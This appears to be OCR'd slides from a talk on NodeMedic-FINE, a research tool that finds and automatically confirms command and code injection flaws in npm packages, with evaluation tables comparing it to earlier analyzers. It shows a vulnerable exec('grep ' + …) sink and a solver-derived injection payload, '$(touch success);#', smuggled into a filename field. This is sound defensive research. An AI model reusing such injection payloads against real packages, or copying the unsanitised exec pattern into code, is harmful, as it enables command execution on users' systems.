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

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

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

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

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Insight: Infer input type, structure, constraints from provenance graph for PoC

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
① Provenance graph → SMT formula encoding operations and payload

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


```
(declare-const SymField String)





))
```

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
Insight: Infer input type, structure, constraints from provenance graph for PoC

① Provenance graph → SMT formula encoding operations and payload




```
exec('grep ' +
 query['filename']
      .substr(5, 25))
```

```
(declare-const SymField String)



    (str.substr SymField 5 25)
  )

))
```


Confirmation Methodology: Synthesis with Prov. Graph

Insight: Infer input type, structure, constraints from provenance graph for PoC

① Provenance graph → SMT formula encoding operations and payload




```
exec(‘grep ’ +
 query[‘filename’]
      .substr(5, 25))
```

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




```
exec('grep ' +
 query['filename']
      .substr(5, 25))
```

```
(declare-const SymField String)
(assert (str.contains
  (str.++  "grep "
    (str.substr SymField 5 25)
  )
  " $(touch success);#"
))
```

Confirmation Methodology: Synthesis with Prov. Graph

Insight: Infer input type, structure, constraints from provenance graph for PoC

① Provenance graph → SMT formula encoding operations and payload

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


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    (str.substr SymField 5 25)
  )
  " $(touch success);#"
))
```

② Solve with Z3 and derive model if SAT

```
SymField = "BCDEA$(touch success);#"
```

Confirmation Methodology: Synthesis with Prov. Graph

Insight: Infer input type, structure, constraints from provenance graph for PoC

① Provenance graph → SMT formula encoding operations and payload

```
exec('grep ' +
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


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  )
  " $(touch success);#"
))
```

② Solve with Z3 and derive model if SAT

```
SymField = "BCDEA$(touch success);#"
```

③ Inject payload into inferred structure


```
grep({"filename":
        "BCDEA$(touch success);#"})
```

Confirmation Methodology: Synthesis with Prov. Graph

Insight: Infer input type, structure, constraints from provenance graph for PoC

① Provenance graph → SMT formula encoding operations and payload

```
exec('grep ' +
 query['filename']
      .substr(5, 25))
```

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② Solve with Z3 and derive model if SAT

```
SymField = "BCDEA$(touch success);#"
```

③ Inject payload into inferred structure

```
grep({"filename":
        "BCDEA$(touch success);#"})
```

④ Run PoC and check for success

```
success
```

Evaluation: Comparison to SOTA Dynamic Analysis

	NodeMedic-FINE		NodeMedic	
Dataset	33,011 pkgs		10,000 pkgs	
Type	**Potential**	**Auto-Conf**	**Potential**	**Auto-Conf**
Arbitrary Command Injection				
Arbitrary Code Execution				
Total				

Evaluation: Comparison to SOTA Dynamic Analysis

	NodeMedic-FINE		NodeMedic	
Dataset	33,011 pkgs		10,000 pkgs	
Type	**Potential**	**Auto-Conf**	**Potential**	**Auto-Conf**
Arbitrary Command Injection			133	102
Arbitrary Code Execution			22	6
Total			155	108

Evaluation: Comparison to SOTA Dynamic Analysis

NodeMedic-FINE dataset: *All* packages from npm | >0 DLs, installable, w/ sinks

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Type	**Potential**	**Auto-Conf**	**Potential**	**Auto-Conf**
Arbitrary Command Injection	1788	**612**	133	102
Arbitrary Code Execution	469	**154**	22	6
Total	2257	**766**	155	108

Evaluation: Per-Component Ablation Study

Comparison: Baseline: all components off; 2k potential flow dataset

	NodeMedic-FINE	
Dataset	33,011 pkgs	
Type	**Potential**	**Auto-Conf**
Arbitrary Command Injection	1788	**612**
Arbitrary Code Execution	469	**154**
Total	2257	**766**

Type-Aware Fuzzer: 1.7x

Synthesis Engine: 1.6x

Evaluation: Comparison to FAST on SecBench.js

Comparison: Count of auto-confirmed ACI and ACE flows

	NodeMedic-FINE	
Dataset	33,011 pkgs	
Type	**Potential**	**Auto-Conf**
Arbitrary Command Injection	1788	**612**
Arbitrary Code Execution	469	**154**
Total	2257	**766**

SecBench.js Conf. Flows	NodeMedic-FINE	FAST
ACI	44	41
ACE	5	0

Type-Aware Fuzzer: 1.7x

Synthesis Engine: 1.6x

More in the Paper and our Repository

More in the Paper and our Repository

- In the paper:
  - Enumerator for ACE payloads
  - Type and structure inference
  - Evaluation: ablation, prior work

More in the Paper and our Repository

→ In the paper:

- Enumerator for ACE payloads
- Type and structure inference
- Evaluation: ablation, prior work

→ github.com/NodeMedicAnalysis

- Gathering & analysis pipeline
- ACI, ACE case studies
- Available, Functional

NodeMedic-FINE: Automatic Detection and Exploit Synthesis for Node.js Vulnerabilities

Darion Cassel[†*], Nuno Sabino[†‡], Min-Chien Hsu[†], Ruben Martins[†], Limin Jia[†]

[†] *Carnegie Mellon University*
[‡] *Instituto Superior Técnico*

[*] *This work is not affiliated with my role at Amazon*

Future Work

Multi-input synthesis

- Sink input combines 2+ package inputs; distinguish *kinds* of taint in provenance graph
  - `api(`**`a`**`,`**`b`**`){exec(opI(…opK(`**`a`**`)) + opJ(…opL(`**`b`**`))}`

Complex driver generation

- Construct driver supporting handlers, external dependencies, sequences of API calls

Program repair

- Given a PoC exploit, synthesize a patch that neutralizes it, but respects intent

Real-World Node.js Package Vulnerability

Steps for Vulnerability Identification

```
function convert(src, dst) {
  ...
```

Challenge: Automation

"**2.1 million** *packages* were reported being listed in the npm [Node.js] registry, making it the *biggest single language code repository* on Earth"

https://nodejs.org/en/learn/getting-started/an-introduction-to-the-npm-package-manager

Proof-of-Concept →

```
...);
success
```

Evaluation: Comparison to Prior Node.js Dynamic Analyses

NodeMedic-FINE dataset: *All* packages from npm | >0 DLs, installable, w/sinks

	NodeMedic-FINE		NodeMedic		Ichnea	AFFOGATO
Dataset	33,011 pks		10,000 pkgs		22 pkgs*	21 pkgs*
Type	**Potential**	**Auto-Conf**	**Potential**	**Auto-Conf**	**Potential**	**Potential**
Arbitrary Command Injection	1788	612	133	102	9	-
Arbitrary Code Execution	469	154	22	6	6	-
Total	2257	766	155	108	15	17

